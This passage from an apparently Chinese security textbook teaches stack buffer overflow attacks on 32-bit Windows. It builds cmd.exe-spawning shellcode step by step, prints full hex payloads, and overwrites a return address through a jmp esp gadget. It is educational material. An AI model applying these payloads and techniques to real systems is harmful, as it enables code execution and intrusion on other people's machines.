

图 5-9 调用 Add()函数时的堆栈结构图

从图 5-9 中可以看出,堆栈是向上增长的。var 变量的地址是 0x0012FDEC,距离返回地址 0x0012FE08 相差 28B,如果在 var 中写入大于 28B 的数据,写入的数据将覆盖返回地址,Add()返回时将使用写入的值作为返回地址,如果这个地址里的数据恰好是可执行指令,就造成了缓冲区溢出攻击,Add()函数返回时,系统将会执行攻击者指定的指令,而不是原来的用于清理堆栈的指令。

5.4.2 缓冲区溢出攻击的实现

为了更简单地描述缓冲区溢出攻击的实现方式,本节以下面的代码为例逐步介绍。

```
void CopyData(char * string)
{
    char buffer[16];
    strcpy(buffer,string);
}
void main()
{
    char large_string[256];
    int i;
    for( i = 0; i < 255; i++)
```

```
    large_string[i] = 'A';
    CopyData (large_string);
}
```

程序执行的结果是弹出如图 5-10 所示的出错对话框。因为从 buffer 开始的 255B 都将被 * str 的内容‘A’覆盖，包括 SFP，返回地址(ret)，甚至 string 指针。‘A’的十六进制值为 0x41，所以函数的返回地址变成了 0x41414141，这超出了程序的地址空间(见图 5-11)，所以出现内存访问错误。



图 5-10　缓冲区溢出后产生的地址访问错误提示



图 5-11　调用 CopyData()时的堆栈结构

5.4.2.1　构造 ShellCode

前面已经产生了缓冲区溢出，如果在溢出的缓冲区中写入想要执行的代码，再覆盖返回地址(ret)的内容，使它指向缓冲区的开头，就可以达到运行其他指令的目的。图 5-11 是上例中的堆栈分布情况。

通常，缓冲区溢出攻击想要得到的是一个用户 Shell。在 Windows 系统下就是 cmd.exe，在 Windows 程序中调用 cmd.exe 的常见方法是使用如下代码，编译并执行该段代码，可以看到创建的 cmd.exe 进程。

```
int main()
{
    system("cmd.exe");
    return 0;
}
```

现在需要的就是这段程序的机器码，然后构造缓冲区。反汇编该段代码后看到 system 调用的汇编代码如下。

```
0040108E push   offset string "cmd.exe" (4111E8h)
00401093 call             system (4012B0h)
00401098 add              esp,4
```

第一句指令用于将字符串参数地址入栈，第二句直接调用 system，最后一句完成栈清理。上例中在调用 system 时 cmd.exe 参数已经在内存里，但在其他的 ShellCode 中该字符串并不存在，因此需要在 ShellCode 中将该字符串压栈以便以后使用。另外 ShellCode 需要

system 函数的地址，上例中 0x4012B0 地址在 ShellCode 中是无效的，因为该地址是在 PE 文件加载时通过 IAT 计算出来的，而 ShellCode 将要在目标进程的地址空间中执行，目标进程的 IAT 显然不一定存在该地址。下面先介绍如何获得 system 函数的地址，代码如下。

```
#include "Windows.h"
#include "Winbase.h"
typedef void(*MyProc)(char *);
int main()
{
    HINSTANCE hLib = LoadLibrary("msvcrt.dll");
    MyProc SystemProc = (MyProc) GetProcAddress(hLib,"system");
    SystemProc("cmd.exe");
}
```

该段代码用于动态获取 system 函数(位于 Msvcrt.dll 中)的地址。如果在目标进程中执行这部分代码的话，就能成功地创建 cmd.exe。通过跟踪这段代码，system 函数的地址是 0x77BF93C7，这个地址在目标进程中是有效地址。采用同样方式获得 exit()函数(Msvcrt.dll 中)的地址是 0x77C09E7E。LoadLibrary 的地址可以用下列代码获取。

```
hLib= LoadLibrary("kernel32.dll");
SystemProc =(MyProc) GetProcAddress(hLib,"LoadLibraryA");
```

注意，这里用的参数是 LoadLibraryA，因为 Kernel32.dll 里面并没有 LoadLibrary，而是使用 LoadLibraryA(ANSI 版本)和 LoadLibraryW(UNICODE 版本)来实现 LoadLibrary 的功能。可以得到 LoadLibrary 的函数地址为 0x7C801D77，这个函数地址在目标进程中也是有效地址，原因在于 Windows 系统把 Kernel32.dll 加载到固定的地址上，在任何一个进程的地址空间中 LoadLibrary 函数的地址都是 0x7C801D77，因此在 ShellCode 中可以使用这两个硬编码的地址。如果要使用非系统库内的函数地址则需要使用 GetProcAddress()动态获取，GetProcAddress()函数也在 Kernel32.dll 中，因此地址也是固定的，所以读者要熟悉这 LoadLibrary()和 GetProcAddress()这两个函数的使用方法。

下面使用已经得到的地址，通过汇编来实现上例中的代码，因为 system 函数地址已经得到了，所以没有必要调用 GetProcAddress()，只要确保在进程中已经加载 Msvcrt.dll 就可以了。示例代码如下，首先替换 system 函数。

```
#include "Windows.h"
#include "Winbase.h"
int main()
{
    LoadLibrary("msvcrt.dll");
    __asm
    {
        mov     esp,ebp
        push    ebp
        mov     ebp,esp
```

```
        xor     edi,edi
        push    edi
        sub     esp,04h
        mov     byte ptr[ebp - 08h],63h
        mov     byte ptr[ebp - 07h],6dh
        mov     byte ptr[ebp - 06h],64h
        mov     byte ptr[ebp - 05h],2eh
        mov     byte ptr[ebp - 04h],65h
        mov     byte ptr[ebp - 03h],78h
        mov     byte ptr[ebp - 02h],65h
        lea     eax,[ebp - 08h]
        push    eax
        mov     eax,0x77bf93c7
        call    eax
    }
}
```

这段代码的前部分用来对栈框架指针进行处理，然后将“cmd. exe”字符串及其地址压栈，最后使用 CALL 指令调用 system 函数。编译执行该代码，可以看到成功创建的 cmd. exe 实例，但退出 cmd. exe 时出现异常，原因在于代码中没有处理类似 exit 函数的调用来进行最后的退出清理。接下来采用同样的方法将 LoadLibrary()替换为汇编代码，不再直接调用 LoadLibrary()，也不需要相关的头文件，示例如下。

```
int main()
{
    __asm
    {       //首先加载 msvcrt.dll
        push                    ebp
        mov                     ebp,esp
        xor                     eax,eax
        push                    eax
        push                    eax
        push                    eax
        mov                     byte ptr[ebp - 0Ch],4dh
        mov                     byte ptr[ebp - 0Bh],53h
        mov                     byte ptr[ebp - 0Ah],56h
        mov                     byte ptr[ebp - 09h],43h
        mov                     byte ptr[ebp - 08h],52h
        mov                     byte ptr[ebp - 07h],54h
        mov                     byte ptr[ebp - 06h],2eh
        mov                     byte ptr[ebp - 05h],44h
        mov                     byte ptr[ebp - 04h],4ch
        mov                     byte ptr[ebp - 03h],4ch
        lea                     eax,[ebp - 0Ch]
        push                    eax
        mov                     edx,0x7c801d77
        call                    edx
        //接下来调用 system 函数
```

```
            push                    ebp
            mov                     ebp,esp
            xor                     edi,edi
            push                    edi
            sub                     esp,04h
            mov                     byte ptr[ebp - 08h],63h
            mov                     byte ptr[ebp - 07h],6dh
            mov                     byte ptr[ebp - 06h],64h
            mov                     byte ptr[ebp - 05h],2eh
            mov                     byte ptr[ebp - 04h],65h
            mov                     byte ptr[ebp - 03h],78h
            mov                     byte ptr[ebp - 02h],65h
            lea                     eax,[ebp - 08h]
            push                    eax
            mov                     eax,0x77bf93c7
            call                    eax
        }
    }
```

上面这段代码中为“msvcrt.dll”和“cmd.exe”两个字符串分配堆栈空间的方法不同，编译后执行该代码，即可得到 cmd.exe 实例。最后通过这段代码得到最终的 ShellCode，进入调试状态，查看反汇编代码并选中右键菜单里的“Show Code Bytes”，即可看到机器码，将机器码复制出来就是所需要的 ShellCode 了，结果如下。

```
char shellcode[ ] =
{0x55,0x8B,0xEC,0x33,0xC0,0x50,0x50,0x50,0xC6,0x45,0xF4,0x4D,0xC6,0x45,0xF5,0x53,0xC6,
0x45,0xF6,0x56,0xC6,0x45,0xF7,0x43,0xC6,0x45,0xF8,0x52,0xC6,0x45,0xF9,0x54,0xC6,0x45,
0xFA,0x2E,0xC6,0x45,0xFB,0x44,0xC6,0x45,0xFC,0x4C,0xC6,0x45,0xFD,0x4C,0x8D,0x45,0xF4,
0x50,0xBA,0x77,0x1D,0x80,0x7C,0xFF,0xD2,0x8B,0xE5,0x55,0x8B,0xEC,0x33,0xFF,0x57,0x83,
0xEC,0x04,0xC6,0x45,0xF8,0x63,0xC6,0x45,0xF9,0x6D,0xC6,0x45,0xFA,0x64,0xC6,0x45,0xFB,
0x2E,0xC6,0x45,0xFC,0x65,0xC6,0x45,0xFD,0x78,0xC6,0x45,0xFE,0x65,0x8D,0x45,0xF8,0x50,
0xB8,0xC7,0x93,0xBF,0x77,0xFF,0xD0}
```

这段 ShellCode 显然过长了，因此需要对汇编代码进行修改以缩减代码，并加入对 exit 函数的调用，优化的过程中应避免在 ShellCode 中出现‘\0’字符（因为 ShellCode 将来要放在字符串中），优化后的汇编代码如下。

```
int main()
{
    __asm
    {
        push                ebp
        mov                 ebp,esp
        xor                 edi,edi
        push                edi
        mov                 word ptr[ebp - 04h],4c4ch
        push                442e5452h
```

```
        push        4356534dh
        lea         eax,[ebp - 0Ch]

        push        eax
        mov         edx,7c801d77h
        call        edx
        ////////////////////////////////////////////////////////////////////
        push        ebp
        mov         ebp,esp
        xor         edi,edi
        push        edi
        mov         byte ptr[ebp - 02h],65h
        mov         word ptr[ebp - 04h],7865h
        push        2e646d63h
        lea         eax,[ebp - 08h]
        push        eax
        mov         eax,77bf93c7h
        call        eax
        ////////////////////////////////////////
        push        ebp
        mov         ebp,esp
        mov         edx,0x77c09e7e
        push        edx
        xor         eax,eax
        push        eax
        call        dword ptr[ebp - 04h]
    }
}
```

重新编译调试后得到优化后的机器码如下。

```
char shellcode[]
 = {0x55, 0x8B, 0xEC, 0x33, 0xFF, 0x57, 0x66, 0xC7, 0x45, 0xFC, 0x4C, 0x4C, 0x68, 0x52, 0x54, 0x2E,
0x44,0x68,0x4D,0x53,0x56,0x43,0x8D,0x45,0xF4,0x50,0xBA,0x77,0x1D,0x80,0x7C,0xFF,0xD2,
0x55,0x8B,0xEC,0x33,0xFF,0x57,0xC6,0x45,0xFE,0x65,0x66,0xC7,0x45,0xFC,0x65,0x78,0x68,
0x63,0x6D,0x64,0x2E,0x8D,0x45,0xF8,0x50,0xB8,0xC7,0x93,0xBF,0x77,0xFF,0xD0,0x55,0x8B,
0xEC,0xBA,0x7E,0x9E,0xC0,0x77,0x52,0x33,0xC0,0x50,0xFF,0x55,0xFC};
```

5.4.2.2　实施溢出攻击

在上节中介绍了 ShellCode 的构造方法，本节将利用该 ShellCode 进行缓冲区溢出攻击，示例代码如下。

```
void CopyData(char * string)
{
    char buffer[16];
    strcpy(buffer,string);
}
void main()
```

```
{
    char shellcode[]
    ={0x55,0x8B,0xEC,0x33,0xFF,0x57,0x66,0xC7,0x45,0xFC,0x4C,0x4C,0x68,0x52,0x54,0x2E,
    0x44,0x68,0x4D,0x53,0x56,0x43,0x8D,0x45,0xF4,0x50,0xBA,0x77,0x1D,0x80,0x7C,0xFF,
    0xD2,0x55,0x8B,0xEC,0x33,0xFF,0x57,0xC6,0x45,0xFE,0x65,0x66,0xC7,0x45,0xFC,0x65,
    0x78,0x68,0x63,0x6D,0x64,0x2E,0x8D,0x45,0xF8,0x50,0xB8,0xC7,0x93,0xBF,0x77,0xFF,
    0xD0,0x55,0x8B,0xEC,0xBA,0x7E,0x9E,0xC0,0x77,0x52,0x33,0xC0,0x50,0xFF,0x55,0xFC};
    CopyData(shellcode);
}
```

将上列代码编译执行，并没有弹出期望的 cmd.exe 实例，原因是这个 ShellCode 虽然复制到了目标缓冲区，但是没有执行，现在需要做的就是让 CopyData()函数返回时跳入 ShellCode 并执行。观察溢出后的堆栈，发现 buffer 溢出后，ShellCode 把整个 CopyData()的栈框架全部覆盖了，这显然不是我们希望的。为了能够在溢出时覆盖 ret，通过适当增加 buffer 的大小，可以使得 buffer 离栈底更远一些，然后在 ShellCode 末尾加入 buffer 的地址以便覆盖 ret。因为 ShellCode 是 80B，因此不妨将缓冲区定义为 char buffer[80]，因为还要对 ShellCode 进行修改，因此这个缓冲区大小仍然可以产生溢出。溢出后，希望能够将函数的返回地址修改为 buffer 的地址，这样才能进入 ShellCode 执行。因此首先要获得 Buffer 的地址，通过跟踪上面的代码就可以得到。该地址在不修改代码的前提下是不变的，因此可以硬编码使用，在笔者机器上得到的地址是 0x0012FDDC。需要在 ShellCode 加入该值，以便能够替换原来的函数返回地址。修改后的代码如下。

```
void CopyData(char * string)
{
    char buffer[80];
    strcpy(buffer,string);
}
void main()
{
    char shellcode[]
    ={0x55,0x8B,0xEC,0x33,0xFF,0x57,0x66,0xC7,0x45,0xFC,0x4C,0x4C,0x68,0x52,0x54,0x2E,
    0x44,0x68,0x4D,0x53,0x56,0x43,0x8D,0x45,0xF4,0x50,0xBA,0x77,0x1D,0x80,0x7C,0xFF,
    0xD2,0x55,0x8B,0xEC,0x33,0xFF,0x57,0xC6,0x45,0xFE,0x65,0x66,0xC7,0x45,0xFC,0x65,
    0x78,0x68,0x63,0x6D,0x64,0x2E,0x8D,0x45,0xF8,0x50,0xB8,0xC7,0x93,0xBF,0x77,0xFF,
    0xD0,0x55,0x8B,0xEC,0xBA,0x7E,0x9E,0xC0,0x77,0x52,0x33,0xC0,0x50,0xFF,0x55,0xFC,
    0x90,0x90,0x90,0x90,0xdc,0xfd,0x12,0x00};
    CopyData(shellcode);
}
```

与前面的 ShellCode 相比，只有细微的差别，在末尾多了一些 nop 指令(0x90)，最后是 buffer 缓冲区地址 0x0012FDDC，注意 ShellCode 中不能有'\0'字符，末尾除外。需要添加的 nop 指令的个数可以通过 buffer 位置、ShellCode 长度，以及 ret 在栈中的位置计算出来。编译执行后发现仍然不能创建 cmd.exe 的实例，跟踪发现：执行流程确实已经进入了 ShellCode，但是因为在执行的过程中，ShellCode 也做了一些压栈操作，而当前栈指针就在 ShellCode 中，所以 ShellCode 的压栈操作破坏了 ShellCode 的代码。可见必须重新优化

ShellCode 使其落入栈指针之外的区域，因此采用如下代码。

```
void CopyData(char * string)
{
    char buffer[16];
    strcpy(buffer,string);
}
void main()
{
    char shellcode[] =
    {0x90,0x90,0x90,0x90,0x90,0x90,0x90,0x90,0x90,0x90,0x90,0x90,0x90,0x90,0x90,0x90,0x90,
    0x90,0x90,0x90,0x90,0xed,0x1e,0x96,0x7c,0x55,0x8B,0xEC,0x33,0xFF,0x57,0x66,0xC7,
    0x45,0xFC,0x4C,0x4C,0x68,0x52,0x54,0x2E,0x44,0x68,0x4D,0x53,0x56,0x43,0x8D,0x45,
    0xF4,0x50,0xBA,0x77,0x1D,0x80,0x7C,0xFF,0xD2,0x55,0x8B,0xEC,0x33,0xFF,0x57,0xC6,
    0x45,0xFE,0x65,0x66,0xC7,0x45,0xFC,0x65,0x78,0x68,0x63,0x6D,0x64,0x2E,0x8D,0x45,
    0xF8,0x50,0xB8,0xC7,0x93,0xBF,0x77,0xFF,0xD0,0x55,0x8B,0xEC,0xBA,0x7E,0x9E,0xC0,
    0x77,0x52,0x33,0xC0,0x50,0xFF,0x55,0xFC};
    CopyData(shellcode);
}
```

这段 ShellCode 代码包括三部分内容：NOP 部分，接下来是一个地址 0x7C961EED，最后是跟前面示例完全一样的功能部分。这段 ShellCode 很好地解决了 ShellCode 被破坏的问题，当发生溢出时 0x7C961EED 覆盖了原来的 ret，其后的 ShellCode 功能部分落在了 ret 在栈内位置的下面，这个位置是函数调用时的输入参数位置，显然在函数返回前不会被修改，因此，可以保证 ShellCode 不被破坏。另外，因为 ShellCode 对跳转地址的相对位置发生了变化，所以把 buffer 的大小改回原来的 16B。

0x7C961EED 究竟指向的内容是什么？因为它覆盖了 ret，因此函数返回时会跳到该地址执行，跟踪到该地址，发现该地址的机器代码是 0xFFE4，对应汇编代码是 jmp esp，而当前 ESP 内容正好指向 ShellCode，也就是 ShellCode 中 0x7C961EED 后面的功能部分，所以编译执行上例代码就可以成功弹出 cmd.exe 实例。

在这个 ShellCode 中，除了前面介绍的技巧之外，就是选用合适的跳转地址来覆盖 ret。因为 Windows 系统中，进程使用 4GB 的地址空间，其中高端的 2GB 由操作系统使用，用户进程使用低端的 2GB，在示例程序中，buffer 的地址是 0x0012FDDC，如果将此地址放入 ShellCode，就避免不了在 ShellCode 中间产生‘\0’，因此需要寻找不包含 0B 值的地址。另外注意到溢出后，ESP 的值正好指向 ShellCode 的功能位置，因为进程进入核心态执行时，除了 EIP 发生改变，其他的通用寄存器保持不变。所以，如果在返回时执行 jmp esp，就可以进入 ShellCode，而 0x7C961EED 处的指令刚好就是 jmp esp，使用 0x7C961EED 使得函数返回时先执行 jmp esp，从而再跳回进 ShellCode。

0x7C961EED 地址的获取通常通过搜索内存完成，使用二进制跟踪调试器（如 Ollydbg），加载执行目标程序的映像文件，然后在其地址空间中搜索需要的指令（在本例中是 0xFF0xE4），从搜索到的地址中选择位于系统高端 2GB 内的指令地址即可，在上面的代码中的地址 0x7C961EED 位于 Ntdll.dll 的加载地址空间中。Windows 为了提高系统性能将系统核心 DLL 加载到固定的地址上（取决于操作系统版本），因此这个地址可以硬编码到

ShellCode 中。

5.4.3 ShellCode 的编写技巧

5.4.2 节通过一个简单示例介绍了缓冲区溢出攻击的方式，但是在实际攻击时，攻击者面临的问题往往更复杂，因此本节介绍一些缓冲区溢出攻击的基本技巧。

5.4.3.1 定位溢出地址

在 5.4.2 节的示例中，因为提供了 CopyData()函数的源代码，所以可以通过跟踪得到 buffer 的地址，但在真正攻击时，攻击者面对的目标是可执行程序，此时需要通过测试目标程序来得到溢出的地址。编译下列程序。

```
void main()
{
    char buffer[16];
    gets(buffer);
    printf("buffer: %s",buffer);
}
```

该程序从控制台接受字符串然后显示在屏幕上，但是接收缓冲区为 16 个字符，显然如果用户输入超过 16 个字符就会产生溢出。将代码编译为 test.exe 后，在控制台下执行，然后分别输入字符串“9999999999999999”和“99999999999999999”验证，发现后者产生溢出。弹出如图 5-12 所示的对话框。



图 5-12 Windows 错误报告对话框

查看 Windows 产生的错误信息（单击“请单击此处”），可以看到错误的地址是 0x000012D3，显然这是一个出错的指令地址，5.4.2 节已介绍了，ShellCode 末尾的数据只要设置得合适就会成为合法的 ret 地址，如果能找到 ret 地址在栈中位置，那么再根据函数调用时的参数个数，以及输入的字符串的长度就可以计算出导致溢出的缓冲区地址。

5.4.3.2 ShellCode 的优化

ShellCode 用来完成具体的攻击功能，因此其复杂程度也随着功能而有所不同。在实现具体的 ShellCode 时需要注意以下几点。

（1）ShellCode 中不能包含特殊字符。**ShellCode 是攻击功能的机器码表示**，但是 ShellCode

通常通过字符串操作来溢出目标缓冲区，C 语言字符串操作中不允许使用一些特殊字符，例如‘\0’，如果 ShellCode 中包含这些特殊字符，就不能正确地覆盖到目标位置上，也就无法完成攻击任务，因此需要使用一些汇编技巧替换导致产生非法 ShellCode 字符的指令。

（2）ShellCode 的代码长度必须适当。在 5.4.2 节的例子中，ShellCode 长度为 67B，当 buffer 为 16B 时，就无法进行有效的攻击，因为 buffer 的位置距离 ret 的栈内位置小于 ShellCode 长度，因此 ShellCode 无法精确覆盖到 ret。因此，在设计 ShellCode 时，应尽可能使其短小精悍，在需要时候可以使用 nop 指令填充，以增加其长度。

（3）尽可能编写通用性良好的代码。导致 ShellCode 不能通用的原因很多，Linux 系统和 Windows 系统的 ShellCode 不能通用是由堆栈结构差异造成的，但同类操作系统之间不能通用的问题主要由寻址导致。每一个成功的 ShellCode 都有其严格的环境依赖性，脱离了相应的环境就可能导致失败，所以在编写 ShellCode 时，尽量避免硬编码的地址，而采用动态获取，具体方法可以参考第 3 章的介绍。

5.4.3.3　执行 ShellCode

缓冲区溢出攻击的最后一步就是执行 ShellCode，也就是寻求改变代码执行流程的方法，使执行流程跳转到攻击代码。在不同的操作系统上改变代码流程的方法会有差别，通常可以采用下面两种方法：

（1）覆盖函数返回地址。当发生一个函数调用时，主调程序会在栈中保存被调函数返回时要执行的下一条指令地址。攻击者通过缓冲区溢出，使这个返回地址指向攻击代码。通过改变函数的返回地址，当函数调用结束时，执行流程就跳转到攻击者设定的地址，而不是原来保存的地址。这类缓冲区溢出是一种常用的缓冲区溢出攻击方式。

（2）使用函数指针。“void (* foo)()”声明了一个返回值为 void 的函数指针变量 foo。函数指针可以用来定位任何地址空间，所以攻击者只需在函数指针附近找到一个能够溢出的缓冲区，然后溢出这个缓冲区来改变函数指针。当程序通过函数指针调用函数时，程序的流程就会跳入攻击者指定的代码。例如：

```
void main()
{
    char shellcode[] =
    {0x55,0x8B,0xEC,0x33,0xC0,0x50,0x66,0xC7,0x45,0xFC,0x4C,0x4C,0x68,0x52,0x54,0x2E,
    0x44,0x68,0x4D,0x53,0x56,0x43,0x8D,0x45,0xF4,0x50,0xBA,0x77,0x1D,0x80,0x7C,0xFF,
    0xD2,0x55,0x8B,0xEC,0x33,0xC0,0x50,0xC6,0x45,0xFE,0x65,0x66,0xC7,0x45,0xFC,0x65,
    0x78,0x68,0x63,0x6D,0x64,0x2E,0x8D,0x45,0xF8,0x50,0xB8,0xC7,0x93,0xBF,0x77,0xFF,
    0xD0,0x00};
    ( (void( * )(void)) &shellcode )();
    return ;
}
```

该代码就是利用了函数指针，通过强制转换把字符串数组的地址转换成函数指针，然后调用函数，通常可以通过该代码来测试 ShellCode 的功能。